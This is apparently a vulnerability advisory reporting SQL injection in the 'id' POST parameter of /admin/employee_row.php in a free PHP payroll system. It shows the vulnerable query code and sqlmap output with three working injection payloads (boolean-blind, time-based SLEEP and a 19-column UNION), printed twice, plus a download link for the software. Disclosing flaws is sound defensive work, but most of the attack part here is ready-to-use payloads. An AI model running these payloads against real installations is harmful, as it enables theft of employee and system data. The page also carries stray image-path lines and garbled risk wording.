

SQL injection vulnerability exists in id parameter of /admin/employee_row.php file of Online Payroll System in PHP and MySQL Free Download A Comprehensive Guide

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
    if(isset($_POST['id'])){
        $id = $_POST['id'];
        $sql = "SELECT *, employees.id as empid FROM employees LEFT JOIN position ON position.id=employees.position_id
        LEFT JOIN schedules ON schedules.id=employees.schedule_id WHERE employees.id = '$id'";
        $query = $conn->query($sql);
```



```
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=-1' AND 2451=(SELECT (CASE WHEN (2451=2451) THEN 2451 ELSE (SELECT 7348 UNION S
ELECT 5189) END))-- -

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=-1' AND (SELECT 6264 FROM (SELECT(SLEEP(5)))yLaN) AND 'avXa'='avXa

    Type: UNION query
    Title: Generic UNION query (NULL) - 19 columns
    Payload: id=-1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a6b7671,0x755a42614a5
14861484d4e79525a564948765159716f5a42456578516876576f574a496443546d54,0x717a706a71),NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
```

“

--

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=-1' AND 2451=(SELECT (CASE WHEN (2451=2451) THEN 2451 ELSE (SELECT 7348 UNION SELECT 5189) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=-1' AND (SELECT 6264 FROM (SELECT(SLEEP(5)))yLaN) AND 'avXa'='avXa

Type: UNION query

Title: Generic UNION query (NULL) - 19 columns

Payload: id=-1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a6b7671,0x755a42614a514861484d4e79525a564948765159716f5a42456578516876576f574a496443546d54,0x717a706a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -

---

“

Source Download：

https://www.campcodes.com/projects/php/online-payroll-system-in-php/